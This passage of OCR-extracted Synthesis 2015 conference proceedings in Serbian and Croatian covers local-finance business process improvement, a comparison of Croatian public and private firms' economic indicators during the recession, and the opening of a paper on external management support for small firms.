
**Izvor verifikacije cilja**: razne vrste finansijskog izveštavanja, javne baze podataka.



DOI: 10.15308/Synthesis-2015-378-383




Slika 2: Generički model kvaliteta procesa




Slika 3. Model efektivnosti procesa

U skladu sa ciljevima, unapređenje poslovnih procesa vezanih za planiranje i izvršenje budžeta lokalnih uprava, obuhvata:

1. planiranje procesa na osnovu definisanih ciljeva i karakteristika kvaliteta procesa,
2. upravljanje izvršenjem procesa i njihovo kontinuirano unapređenje u cilju dobijanja očekivanih rezultata,
3. uvođenje postupaka koji smanjuju vreme upravljanja i obezbeđuju optimalno korišćenje resursa,
4. kontrola i merenje kvaliteta osnovnih procesa i svih dodatnih aktivnosti i
5. uvođenje sistema praćenja rezultata poslovnih procesa u cilju uočavanja odstupanja i sprovođenja korektivnih mera (Slika 3).

Polaznu osnovu za analizu kvaliteta i efektivnosti procesa lokalnih finansija i identifikovanje procesa koje treba unaprediti, čine: definisane odgovornosti i vlasništva nad procesima, identifikovani ključni faktori uspeha (CSF) i uspostavljanje adekvatnog sistema merenja kvaliteta i efektivnosti procesa. Realizacija ove aktivnosti ima za cilj da kroz identifikovane ključne faktore uspeha procesa i formulisane ciljeve za svaki proces definiše rezultate procesa, odgovarajuće indikatore kvaliteta procesa i efekte koji se određenim procesom postižu. Za svaki proces i aktivnost potrebno je formulisati ciljne standarde efektivnosti, odnosno zahteve performansi procesa.

Za dalji postupak unapređenja procesa neophodno je da donosioci odluka usklađuju procese sa ciljevima, kontinuiranim praćenjem, merenjem i upravljanjem performansama izraženim preko mera performansi. Iz tog razloga, akcenat je na razvoju i implementaciji informacionog sistema za upravljanje lokalnim finansijama, koji je zasnovan na arhitekturi poslovne organizacije lokalne uprave i integraciji poslovnih modela sa implementacionim modelima tj. softverskom arhitekturom e-uprave. Pored toga, potrebno je definisanje sistema za merenje performansi i primenu korektivnih i preventivnih mera i analizu informacionih zahteva o efektivnosti preduzetih aktivnosti i mera u cilju kontinuiranog poboljšanja rezultata procesa.

## 5. REZIME

Koncept upravljanja poslovnim procesima kao i nastojanje da takvi napori budu efikasni, predstavlja sastavni deo svakog poslovnog sistema, koje želi postati i ostati konkurentno.



DOI: 10.15308/Synthesis-2015-378-383

Alati za upravljanje poslovnim procesima poboljšavaju performanse i omogućavaju menadžerima efektivnu i efikasnu koordinaciju resursa potrebnih za izvršenje, praćenje, kontrolu i unapređenje IKT podržanih poslovnih procesa lokalne i javne uprave u celini. Takođe, donose vrednost usklađujući sve procese e-uprave u skladu sa zahtevima korisnika i okruženja. Iz poslovne perspektive rezultat su niži operativni troškovi, niži IT troškovi, povećano zadovoljstvo korisnika i povećanje prihoda, što zajednički rezultira povećanjem efektivnosti i efikasnosti javnog sektora.

I pored značajnog napredka ali i prepreka koje postoje u usvajanju i primeni IKT, većina lokalnih uprava pokazuje spremnost da u skladu sa organizacionim uslovima poboljša efikasnost servise e-uprave. Napori javne uprave, a pre svega lokalne uprave, moraju biti usmereni na unapređenje poslovnih procesa i integraciji poslovnih modela sa softverskom arhitekturom e-uprave u okviru e-vladinih programa, što podrazumeva: definisanje IKT strategije, IKT arhitekture, ključne poslovne procese, razvoj integrisanih informacionih sistema, IKT infrastrukturu i ljudske resurse.

Uloga menadžmenta i IKT stručnjaka je da identifikuju ograničenja i definišu ključne faktore unapređenja poslovnih procesa kako bi se obezbedili uslovi za efektivno odlučivanje a u širem kontekstu konkurentna prednost i efikasnost funkcionisanja e-uprave i javnog sektora u celini.

Pored potrebe za razvojem integrisane e-uprave u skladu sa tendecijama i trendovima koji postoje u ovoj oblasti u zemljama EU i sveta, ukazuje se i potreba za uvođenje sistema kvaliteta, kontrole, praćenja i definisanja indikatora performansi ključnih poslovnih procesa. Strategijski pristup u definisanju merila performansi i rezultati njegove primene, prikazani u radu, mogu obezbediti podršku menadžmentu u dijagnostici stanja sistema i usmeravanja daljih odluka u cilju unapređenja kvaliteta i efektivnosti poslovnih procesa lokalne uprave primenom savremenih metoda i IKT rešenja. U radu je posebno analiziran i predložen pristup unapređenja procesa na segmentu lokalnih finansija koji može poslužiti kao osnova za opšti model definisanja ključnih indikatora performansi lokalne uprave, e-uprave i javnog sektora u celini, jer je usmeren na zahteve korisnika, upravaljanje procesima, merenje realizacije ciljeva, praćenje rezultata procesa, praćenje neophodnih standarda i obezbeđenje osnove za kontinuirano poboljšanje procesa.

## LITERATURA


Anthony, R., & Govindarajan, V. (2007). *Management Control Systems*. New York: McGraw Hill.

Beaumaster, S. (2002). *Local Government IT implementation issues: A challenge for public administration.* In Proceedings of the 35th Annual Hawai International Conference on System Sciences. IEEE Computer Society, 1725-1734.

Boad, P., Dave, S., Andrew, G., & Simon, H. (2008). *Business Information Systems*. California: Sage Publications.

Bouwman, H., Van Dijk, J., Van den Hooff, B., & Van de Wijngaert, L. (2002). ICT in organisaties. Adoptie, implementatie, gebruik en effecten. Amsterdam: Boom.

Franco-Santos, M., Lucianetti, L., Bourne, M. (2012). Contemporary performance measurement systems: a review of their consequences and a framework for research. *Management Accounting Research,* 23, 79-119.

Harrington, H. J. (2006). *Process management excellence: The art of excelling in process management*. Chico, CA: Paton Press LLC.

Havey, M. (2005). *Essential Business Process Modeling.* Sebastopol, CA: O'Reilly.

Harmon, P. (2007). *BusinessProces change: A guide for business managers and BPM and Six Sigma professionals.* Burlington, MA: Elsevier/Morgan Kaufmann Publishers.

Ingraham, P. (2007). In Pursuit of Performance: Management Systems in State and Local Government. The Jons Hopkins University Press: Baltimor.

Jeston, J., & Nelis, J. (2008). *Business Process Managemen.* Amsterdam: Butterworth-Heinemen, Elsevier.

Poister, T. (2003). Measuring Performance in Public and Nonprofit Organizations. *San Francisco: Jossey-Bass.*

Tešić, B. (2012). Process management and success factor analysis of management information system of budget accounting of local treasuries. *International Journal Management Information system.* University of Subotica, 7(2), 3-12.

Weske, M. (2012). *Business Process Management*. Berlin: Springer.




DOI: 10.15308/Synthesis-2015-378-383

Synthesis
International Scientific Conference of IT and Business-Related Research

# POREĐENJE EKONOMSKIH POKAZATELJA JAVNOG I PRIVATNOG SEKTORA TOKOM TRAJANJA RECESIJE NA PRIMERU REPUBLIKE HRVATSKE

## THE COMPARISON OF ECONOMIC INDICATORS OF PUBLIC AND PRIVATE SECTOR DURING THE RECESSION IN THE REPUBLIC OF CROATIA

Željko Sudarić
Veleučilište Lavoslav Ružička u Vukovaru, Odjel za Upravni studij, Županijska 50, Vukovar, Hrvatska

**Apstrakt:**
Javni sektor predstavlja važan segment u svakoj modernoj državi. Njegovo postojanje neophodno je za normalno funkcionisanje svakodnevnog života građana. Organi centralne, regionalne ili lokalne vlasti koji čine javni sektor nesumnjivo utiču na kvalitet života svojih građana. U zavisnosti od njihovog učinka i efikasnosti u radu, države se mogu podeliti na uspešne i one manje uspešne, jer efikasan javni sektor predstavlja temelj stabilnosti i prosperiteta svake države. Javni sektor koji nije optimalan i u funkciji građana, predstavlja ograničavajući faktor za ekonomski prosperitet i kvalitet života građana. Cilj ovog rada jeste da utvrdi efikasnot javnog sektora kroz poslovanje javnih preduzeća. Kako bi se to realizovalo, ekonomski pokazatelji javnih preduzeća stavljeni su u odnos sa privatnim preduzećima. Time je omogućeno da se utvrdi koji pokazatelji ukazuju na prednosti javnih preduzeća, a koji na njihove slabosti. Posmatrajući trendove po godinama, moglo se jasno utvrditi u kojoj meri je recesija pogodila javna i privatna preduzeća. Najčešće korišćena naučna metoda u radu je analiza uz prikaz rezultata preko grafikona. Metodom komparacije analizirani su i upoređeni različiti parametri. Metodom klasifikacije izvršene su brojne podele pojmova u radu. Korišćena je statistička metoda, kao i istorijska s obzirom da su korišćeni podaci iz prethodnih godina.

**Ključne reči:**
javni sektor, privatni sektor, ekonomski pokazatelji, efikasno poslovanje.

**Abstract:**
Public sector is an important segment of any modern country. It is necessary for the optimal daily life and functioning of its citizens. Central, regional or local authorities constituting the public sector undoubtedly contribute to the overall life quality of its citizens. Depending on their performances and operating efficiency, the countries can be grouped into those successful and those less successful, since the efficient public sector represents the precondition for the stability and prosperity of any country. Public sector, which is not optimal or designed to respond properly to the needs of its citizens, represents a limiting factor for the economic prosperity and overall life quality of its citizens. The principal aim of this paper is to examine the public sector efficiency through operations of public enterprises. In order to do so, economic indicators of public enterprises are compared with those of private enterprises. That enables determining indicators of weaknesses and strengths of public enterprises. By observing the trends by years, it is possible to clearly determine the effects of the recession on the public and private enterprises. The most commonly used scientific method in the study is the analysis presented in a form of a chart. Different parameters are being compared, and numerous classifications of concepts provided. Statistical method is used, as well as historical, encompassing the data from previous years.

**Key words:**
public sector, private sector, economic indicators, efficient business operations.

## 1. UVOD

Vrlo bitan dio svakog javnog sektora predstavljaju javna poduzeća koja svojim djelovanjem moraju maksimalno pridonositi javnom interesu. Ovakva poduzeća često imaju puno veću ulogu od same tržišne, jer u puno slučajeva moraju zadovoljavati javni interes makar to bilo ekonomski neisplativo. Stoga je funkcioniranje javnih poduzeća puno kompleksnije od privatnih poduzeća. Privatna poduzeća isključivo posluju po profitnoj osnovi, tj. cilj je maksimalizacija profita i usklađivanje s optimalnom proizvodnjom. U slučaju neisplativosti poslovanja, ovakva poduzeća jednostavno se likvidiraju. S druge strane, javna poduzeća moraju kombinirati između težnje za što većom ekonomičnosti u poslovanju kako bi što više pridonosili gospodarskom razvoju zemlje, te s druge strane zadovoljavanju javnih potreba koje privatni sektor često ne može ostvariti. Da bi se utvrdilo u kojoj su mjeri javna poduzeća koja predstavljaju bitnu sastavnicu javnog sektora racionalna i učinkovita u svom poslovanju, koriste se ekonomski pokazatelji. Pomoću njih se jednoznačno može odrediti jesu li javna poduzeća bila uspješna ili ne po pitanju funkcioniranja na tržišnoj osnovi. Uspoređujući njihove ekonomske pokazatelje s ekonomskim pokazateljima privatnih poduzeća, jasno se može uočiti koliko zaostaju ili su napredniji od tržišno orijentiranih poduzeća. Odnosno, jasno se mogu utvrditi prednosti i nedostaci u odnosu na privatni sektor.

Ekonomski pokazatelji su podaci koji pokazuju kretanja određenih specifičnih područja gospodarstva neke države. Ove podatke periodično objavljuju državna tijela ili zavodi. Iako postoje mnogi faktori koji utječu na stanje države, ekonomski pokazatelji detaljno pokazuju stanje u gospodarstvu zemlje. Općenito je ekonomske pokazatelje moguće podijeliti na kvantitativne i kvalitativne pokazatelje.

Kvantitativni pokazatelji analiziraju agregirane podatke, a u njih ubrajamo:

- BDP,
- indeks potrošačkih cijena,
- broj poduzeća,
- zaposlenost,
- realizirane prihode,
- investicije,
- izvoz, itd.



E-mail: zsudaric@vevu.hr
DOI: 10.15308/Synthesis-2015-384-387

Pod kvalitativne pokazatelje spadaju svi oni koji analiziraju kvalitetu poslovanja, bez obzira na njegov obujam. Općenito se kvalitativni pokazatelji mogu svrstati u nekoliko potkategorija, a to su:

- pokazatelji likvidnosti,
- pokazatelji zaduženosti,
- pokazatelji aktivnosti,
- pokazatelje profitabilnosti, te
- pokazatelje ekonomičnosti.


Uspješno poslovanje znači da navedeni pokazatelji nisu manji od 1, a podaci se uzimaju iz bilance (Žager *et al*, 2008).

## 2. REZULTATI I DISKUSIJA

Kako bi se adekvatno utvrdili ekonomski pokazatelji poslovanja javnog sektora, potrebno ga je usporediti s privatnim sektorom. Time se vrlo jasno mogu uvidjeti prednosti i nedostaci javnog sektora u odnosu na privatni sektor, kojeg karakterizira posve drugačija poslovna klima i organizacija. Pokazatelji su radi lakšeg prikaza podijeljeni u kvantitativne i kvalitativne.


### 2.1. KVANTITATIVNI POKAZATELJI JAVNOG I PRIVATNOG SEKTORA

Kvantitativnih ekonomskih pokazatelja za potrebe ovog rada i ukupne analize izdvojili smo ukupno šest. Tako će se javni i privatni sektor uspoređivati unutar ovog poglavlja po sljedećim pokazateljima: broj poduzeća, broj zaposlenih, vrijednost imovine, neto dobit, investicije i izvoz.





Grafikon 1. Kretanje broja poduzeća u javnom i privatnom sektoru po analiziranim godinama

Među poduzećima koja imaju obvezu predaje godišnjih financijskih izvješća, velika većina ih je iz privatnog sektora. Broj poduzeća iz javnog sektora u svim analiziranim godinama kretao se oko tisuću, a njihov udio u ukupnom broju poduzeća jedva je prelazio 1%. U 2012. godini u odnosu na 2008. godinu broj poduzeća iz javnog sektora povećao se za 11,7%. Pozitivan trend povećanja poduzeća iz javnog sektora bio je prisutan u svim analiziranim godinama.





Grafikon 2. Kretanje broja zaposlenih u javnom i privatnom sektoru po analiziranim godinama

Ukupan broj zaposlenih smanjio se od predrecesijske 2008. godine i u javnom i u privatnom sektoru. Ipak, u javnom sektoru taj pad bio je nešto manji, te je iznosio 4,4%; u odnosu na 6,4% u privatnom sektoru. Time se udio zaposlenih u poduzećima iz javnog sektora blago povećao sa 16,0% u 2008. godini na 16,3% u 2012. godini. U posljednjoj analiziranoj godini bilo je 139.657 zaposlenih u poduzećima iz javnog sektora, te 718.306 u poduzećima iz privatnog sektora. Time je očito kako poduzeća iz javnog sektora u prosjeku zapošljavaju više osoba, s obzirom da je udio u broju zaposlenih višestruko veći od broja poduzeća iz javnog sektora.




Grafikon 3. Kretanje vrijednosti imovine u javnom i privatnom sektoru po analiziranim godinama

Vrijednost imovine poduzeća iz javnog sektora povećala se za 1,2%; nasuprot povećanju od 7,3% u privatnom sektoru. S nešto više od 300 milijardi kuna vrijednosti imovine u 2012. godini, poduzeća iz javnog sektora imaju 28,7% udjela u ukupnom gospodarstvu što uključuje i privatni sektor. Ako se u obzir uzme činjenica da je udio poduzeća iz javnog sektora oko 1,0%; onda se lako može zaključiti kako su poduzeća iz javnog sektora u prosjeku znatno veća od onih iz privatnog sektora, koja često posluju kao mala obiteljska poduzeća.




Grafikon 4. Kretanje neto dobiti u javnom i privatnom sektoru po analiziranim godinama


U pokazatelju neto dobiti dogodile su se značajne promjene u pet analiziranih godina. Od približno 1,7 milijardi kuna neto gubitka u 2008. godini, poduzeća iz javnog sektora ostvarili su kumulativnu neto dobit od 3,1 milijardu kuna u 2012. godini. Istovremeno su poduzeća iz privatnog sektora sa 17,5 milijardi kuna u 2008. godini, ostvarili kumulativnu neto dobit od 0,6 milijardi kuna pet godina kasnije. To jasno indicira suprotne trendove kretanja poduzeća iz javnog i privatnog sektora, koje je uglavnom uzrokovano lakšem podnošenju recesije javnih poduzeća kroz poslove s državom.

Trend opadanja investicija pod utjecajem financijske krize dogodio se kod oba sektora. Ipak, nešto je manje zahvatio javni sektor, s obzirom da je njihov pad od 39,5% bio niži od 44,3% pada u privatnom sektoru. Time se udio investicija poduzeća iz




DOI: 10.15308/Synthesis-2015-384-387

javnog sektora povećao na 29,2% u ukupnom gospodarstvu. Isto tako, vrijednost investicija stabilna je od 2010. godine.




Grafikon 5. Kretanje investicija u javnom i privatnom sektoru po analiziranim godinama





Grafikon 6. Kretanje izvoza u javnom i privatnom sektoru po analiziranim godinama

Za razliku od prethodnih pokazatelja, prema izvozu privatna poduzeća imala su bolje trendove kretanja od javnih. Tako su privatna poduzeća ostvarila rast izvoza od 11,0% u odnosu na 2008. godinu, dok su istovremeno javna poduzeća imala pad izvoza od 30,2%. Tako je njihov udio u ukupnom izvozu iznosio 7,3%; što je znatno manje od udjela u ostalim pokazateljima.


## 2.2. KVALITATIVNI POKAZATELJI JAVNOG I PRIVATNOG SEKTORA

Dok su kvantitativni pokazatelji više usmjereni na uspješnost poslovanja kroz njegov obujam, kvalitativni pokazatelji svoj fokus posvećuju kvaliteti poslovnih pokazatelja. Dakle, obujam poslovanja je manje bitan, a pozornost je usmjerena na kvalitetu postojećeg obujma poslovanja. Pod kvalitativne pokazatelje spadaju: tekuća likvidnost, ubrzana likvidnost, stupanj zaduženosti, dani naplate potraživanja, dani plaćanja obveza, prosječna neto plaća, neto profitna marža, operativna marža i povrat na aktivu (ROA). U radu ćemo prikazati, zbog ograničenja obujma rada, samo neke pokazatelje.




Grafikon 7. Kretanje tekuće likvidnosti u javnom i privatnom sektoru po analiziranim godinama


Omjer kratkotrajne imovine i kratkoročnih obveza iskazan kroz tekuću likvidnost, ukazuje na bolje stanje u privatnom sektoru, ali uz trend približavanja poduzeća iz javnog sektora. Tako je tekuća likvidnost javnih poduzeća otprilike na razini iz 2008. godine, ali uz dvogodišnji rast od 17,3%. S druge strane, tekuća likvidnost pod utjecajem recesije u privatnom sektoru kontinuirano opada, te je u 2012. godini iznosila 13,6% manje nego u 2008. godini. Time je u 2012. godini za 13,7% tekuća likvidnost bila niža u javnim poduzećima.





Grafikon 8. Kretanje ubrzane likvidnosti u javnom i privatnom sektoru po analiziranim godinama

Ukoliko se zalihe koje često nisu najlikvidnija imovina oduzmu od kratkotrajne imovine, dovođenjem u omjer s kratkoročnim obvezama dobije se ubrzana likvidnost. Grafikon jasno prikazuje da je bez zaliha likvidnost javnih poduzeća u 2012. godini bila prosječno bolja od privatnih poduzeća. Dvogodišnjim rastom koji je iznosio 21,0% od 2010. godine, ubrzana likvidnost javnog sektora bila je za 5,6% bolja od privatnog sektora.

Stupanj zaduženosti koji mjeri udio obveza u financiranju imovine, jasno pokazuje kako su poduzeća iz javnog sektora manje zadužena od onih iz privatnog sektora. S prosječno 51% udjela obveza u pasivi, javna poduzeća su zaduženija za 13,3% više nego 2008. godine. Ipak, i dalje su javna poduzeća u prosjeku za 28,2% manje zadužena od onih iz privatnog sektora koji je od 2008. godine imao porast zaduženosti od 10,9%.





Grafikon 9. Kretanje stupnja zaduženosti u javnom i privatnom sektoru po analiziranim godinama




Grafikon 10. Kretanje prosječne neto plaće u javnom i privatnom sektoru u analiziranim godinama



DOI: 10.15308/Synthesis-2015-384-387




Grafikon 11. Kretanje neto profitne marže u javnom i privatnom sektoru u analiziranim godinama

Među većim razlikama između javnog i privatnog sektora ističe se pokazatelj prosječnih neto plaća (grafikon 10). Tako zaposlenici u javnim poduzećima u prosjeku zarađuju 30,8% više od zaposlenih u privatnom sektoru. U odnosu na 2008. godinu, rast prosječne neto plaće iznosio je 2,6%; pri čemu se realna plaća ipak smanjila zbog inflatornih utjecaja.

Uvjet za pozitivnu neto profitnu maržu (grafikon 11) je pozitivna neto dobit. Kako je ona u javnom sektoru bila pozitivna jedino u posljednje dvije analizirane godine, tako je i neto profitna marža iznosila približno 4%. To je znatno više od privatnog sektora gdje u posljednjih godina uslijed većeg pada neto dobiti od prihoda, drastično pada i neto profitna marža.

Analiza je pokazala kako su javna poduzeća značajno veća u prosjeku od privatnih poduzeća, te im je obujam poslovanja mnogo veći. Od kvalitativnih pokazatelja javni sektor ima bolju: ubrzanu likvidnost, stupanj zaduženosti, prosječnu neto plaću, profitnu i operativnu maržu, te povrat na imovinu (ROA). Tekuća likvidnost i naplata potraživanja bolji su kod privatnih poduzeća. Također, među različitim veličinama javnih poduzeća dominiraju velika poduzeća po gotovo svim pokazateljima, iako su najmalobrojniji tip javnih poduzeća. Prema regijama, uvjerljivo najveći kvantitativni udio ima Grad Zagreb; dok po kvalitativnim pokazateljima nema izraženo dominante regije.

## 3. REZIME

Učinkovit javni sektor predstavlja manje opterećenje za državni proračun, čime se stvaraju preduvjeti za gospodarski rast i razvoj. Javna poduzeća koja često moraju ispunjavati javni interes kroz svoje djelovanje, također svojim uspješnim poslovanjem mogu doprinositi punjenju državnog proračuna, te gospodarskom razvitku zemlje. Analiza je nedvojbeno utvrdila kako javna poduzeća iako po brojnosti imaju vrlo mali udio, imaju velik utjecaj po pitanju brojnih drugih pokazatelja. Njihov prosječan broj zaposlenih je znatno viši od privatnog sektora, kao što ostvaruju u prosjeku znatno veće prihode, investicije, izvoz, te imaju znatno veću vrijednost imovine. Također, u odnosu na privatni sektor, javna poduzeća su znatno bolje podnijela recesiju, što se očitovalo u mnogo stabilnijim trendovima po godinama. Analizirajući kvalitativne pokazatelje, prema nekim su bolja javna poduzeća, dok su prema drugima bolja privatna. Pokazatelj prosječne neto plaće jasno sugerira kako su zaposlenici u javnom sektoru mnogo bolje plaćeni. Javna poduzeća su također manje zadužena od privatnih, ali i znatno sporije naplaćuju svoja potraživanja. Uspoređujući javna poduzeća prema veličini, jasno je kako ih je većina male veličine. Prema kvalitativnim pokazateljima, uočava se kako su velika poduzeća manje zadužena, brže plaćaju svoje obveze, te su prosječne plaće više nego u manjim poduzećima. Likvidnost je podjednaka kod svih kategorija poduzeća. Ekonomski pokazatelji učinkovitosti su pokazali da javna poduzeća iako imaju stigmu neuspješnih i birokratskih organizacija, ipak kvalitetnije posluju u konačnici od privatnih poduzeća. Razlog je vjerojatno zaštita države u recesijskim godinama, na koju privatna poduzeća za razliku od javnih nisu mogla računati.

**Napomene.** Zahvaljujem se studentu Mladenu Kovačiću i tvrtci Bisnode d.o.o. na doprinosu u radu, te ustupljenim podacima.

## LITERATURA

Ekonomski fakultet u Osjeku (2013). Javni sektor. Dostupno na: *http://www.efos.unios.hr/lokalne-financije/wp-content/uploads/sites/221/2013/04/1.-JAVNI-SEKTOR-dk-2013.ppt.* (20.03.2015.)

Marčetić, G. (2005). *Javni službenici i tranzicija.* Zagreb: Društeveno veleučilište u Zagrebu.

Srb, V., & Čulo, I. (2005). *Javno financiranje i monetarna ekonomija.* Veleučilište u Požegi. Požega

Zelenika, R. (1998). *Metodologija i tehnologija izrade znanstvenog i stručnog djela.* Rijeka: Ekonomski fakultet u Rijeci.

Žager, K., Mamić Sačer, I., Sever, S., & Žager, L. (2008). *Analiza financijskih izvještaja.* Zagreb: Masmedia.



DOI: 10.15308/Synthesis-2015-384-387

Synthesis
International Scientific Conference of IT and Business-Related Research

# MODELI I PRIMENA EKSTERNE MENADŽMENT PODRŠKE U MALIM PREDUZEĆIMA

## MODELS OF EXTERNAL MANAGEMENT SUPPORT IN SMALL ENTREPRISES

Božidar Leković, Slobodan Marić
Univerzitet u Novom Sadu, Ekonomski fakultet Subotica, Departman za menadžment, Segedinski put 9-11, Subotica, Srbija

**Apstrakt:**
Pored nedvosmislenog iskazivanja i prepoznavanja potrebe za menadžment praksom u malim preduzećima, od strane vlasnika/preduzetnika/menadžera, postoje brojni razlozi i ograničanja zbog kojih ovaj vid podrške ostaje nedostižan na putu uspeha malih preduzeća. Osnovni nedostatak i ograničenje dostupnosti brojnih resursa ovoj vrsti privrednih subjekata, jeste pre svega veličina, koja je osnovni ograničavajući faktor u smislu raspoložive finansijske snage kako bi se obezbedili osnovni preduslovi rasta. Usled ovakvih okolnosti značajan deo ljudskih potencijala kojima malo preduzeće raspolaže, u vidu znanja, veština i sposobnosti, treba da pruži sam vlasnik/preduzetnik/menadžer. Čak i kada postoji svest o potrebi dobre menadžment prakse za uspešno poslovanje malog preduzeća i nedostatku ovih sposobnosti kod samog preduzetnika, angažovanje profesionalnih menadžera nije dostižna mogućnost u ovoj fazi razvoja. Zbog brojnih razloga koje ćemo kasnije obrazložiti, najbolji izbor u skladu sa resursnim potencijalima privrednih subjekata, u ovoj fazi razvoja, predstavlja eksterna menadžment podrška malim preduzećima u ad hoc formi. Osnovna namera ovog rada je ispitivanje spremnosti prihvatanja eksterne menadžment podrške od strane vlasnika/preduzetnika/menadžera kao i međuzavisnost eksterne menadžment podrške i poslovnog uspeha tj. učinka malih preduzeća.

**Ključne reči:**
mala preduzeća, profesionalni menadžment, eksterna podrška.

**Abstract:**
